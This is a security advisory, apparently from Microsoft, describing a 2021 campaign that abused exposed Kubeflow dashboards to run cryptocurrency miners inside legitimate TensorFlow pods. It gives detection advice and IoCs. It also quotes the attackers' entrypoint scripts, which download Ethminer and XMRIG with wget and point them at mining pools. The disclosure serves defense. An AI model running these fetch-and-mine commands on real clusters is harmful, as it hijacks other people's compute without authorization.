New large-scale campaign targets Kubeflow

techcommunity.microsoft.com/t5/azure-security-center/new-large-scale-campaign-targets-kubeflow/ba-p/2425750

June 8, 2021



Jun 08 2021 04:29 AM

Yossi Weizman
Senior Security Research Engineer, Cloud Security Research, ILDC

Last June, we reported on a cryptocurrency mining campaign that targeted Kubeflow workloads. Kubeflow is a popular framework for running machine learning (ML) tasks in Kubernetes, started as a project for running TensorFlow jobs on Kubernetes.

The attack in the report abused exposed Kubeflow dashboards for deploying malicious containers. In that report, we described how attackers might use the Kubeflow dashboard to deploy their malicious container via Jupyter notebooks.

Recently, we discovered a new campaign that also targets Kubeflow deployments. Similarly, the attackers use exposed Kubeflow interfaces for running cryptocurrency mining containers, with some changes from what we've previously seen:

Towards the end of May, we observed a spike in deployments of TensorFlow pods on various Kubernetes clusters. The pods ran legitimate TensorFlow images, from the official Docker Hub account. Looking at the entrypoint of the pods, revealed that they aim to mine cryptocurrency.

The burst of deployments on the various clusters was simultaneous. This indicates that the attackers scanned those clusters in advance and maintained a list of potential targets, which were later attacked on the same time.

Two different images were used: The first is the latest version of TensorFlow (**tensorflow/tensorflow:latest)** and the second is the latest version with GPU support (**tensorflow/tensorflow:latest-gpu**).

This is not the first time we see attackers use legitimate images for running their malicious code. Particularly in this case, the existence of TensorFlow images in the cluster makes a lot of sense: It's not uncommon to find TensorFlow containers in a ML workload. If the images in the cluster are monitored, usage of legitimate image can prevent attackers from being discovered. Also, the TensorFlow image that was used is a convenient method to run GPU tasks using CUDA, which allows the attacker to maximize the mining gains from the host.

In this attack, the attackers abused the access to the Kubeflow centralized dashboard in order to create a new pipeline. Kubeflow Pipelines is a platform for deploying ML pipelines, based on Argo Workflow. Pipeline is a series of steps, each one of them is an independent container, and together they form a ML workflow. The image of the container that run in each step is determine in the pipeline configuration.



If attackers have access to the pipelines UI, they can create a new pipeline in the cluster. In this case, the containers run TensorFlow images which perform cryptocurrentcy mining tasks.

The names of the malicious pods are all with the same pattern:
“sequential-pipeline-{random pattern}”.

This name is originated in the “generateName” field of the Argo Workflow object that is used for creating the pipeline.

On each cluster, at least two pods were deployed: one for CPU mining, and the other for GPU mining. Both containers used open-source miners from GitHub: Ethminer in case of the GPU container and XMRIG in case of the CPU one:

```
apt install wget -y
cd /tmp
wget https://github.com/ethereum-mining/ethminer/releases/download/v0.18.0/ethminer-0.18.0-cuda-9-linux-x86_64.tar.gz
ls -la
tar -xvzf ethminer-0.18.0-cuda-9-linux-x86_64.tar.gz
cd bin/
./ethminer --farm-retries 9999 -U --farm-recheck 2000 -P stratum1+ssl://[redacted].vv19@asia1.ethermine.org:5555
```

```
apt install wget -y
cd /tmp
wget https://github.com/xmrig/xmrig/releases/download/v6.10.0/xmrig-6.10.0-linux-x64.tar.gz
ls -la
tar -xvzf xmrig-6.10.0-linux-x64.tar.gz
cd xmrig-6.10.0/
./xmrig -o gulf.moneroocean.stream:10128 -u [redacted] -p xWGi -k --
donate-level=1
```

As part of the attacking flow, the attackers also deployed reconnaissance container that queries information about the environment such as GPU and CPU information, as preparation for the mining activity. This also ran from a TensorFlow container.

The attack is still active, and new Kubernetes clusters that run Kubeflow get compromised.

What should I do?

1. If you run Kubeflow, make sure that the centralized dashboard isn't insecurely exposed to the Internet. If Kubeflow should be exposed to the Internet, make sure you use authentication. For example, Kubeflow supports OIDC using Azure Active Directory for Azure deployments.
2. For getting all the pods that are running in the cluster in JSON format, run:
   kubectl get pods --all-namespaces -o json
   Search for containers that run TensorFlow images. If exist, inspect the entrypoint of those containers.

How Microsoft Defender for Kubernetes can help?

Microsoft Defender for Kubernetes can detect exposure of Kubeflow deployments to the Internet. In addition, Microsoft Defender for Kubernetes detects execution of malicious containers, like in those that were used in this attack.

IoCs

Description	Type	SHA256
tensorflow/tensorflow:latest-gpu	Image	0cb24474909c8ef0a3772c64a0fd1cf4e5ff2b806d39fd36abf716d6ea7eefb3
tensorflow/tensorflow:latest	Image	788c345613ff6cfe617b911dda22b1a900558c28c75afe6c05f8fa0d02bd9811
Ethminer	Executable	274fabc7dea01750c5f0cbb659e10f15bcbf05f304d8e50f730ddfe54b7dd255
XMRIG	Executable	54b45e93cee8f08a97b86afa78a78bc070b6167dcc6cdc735bd167af076cb5b3
sequential-pipeline-{random pattern}	Pod name	-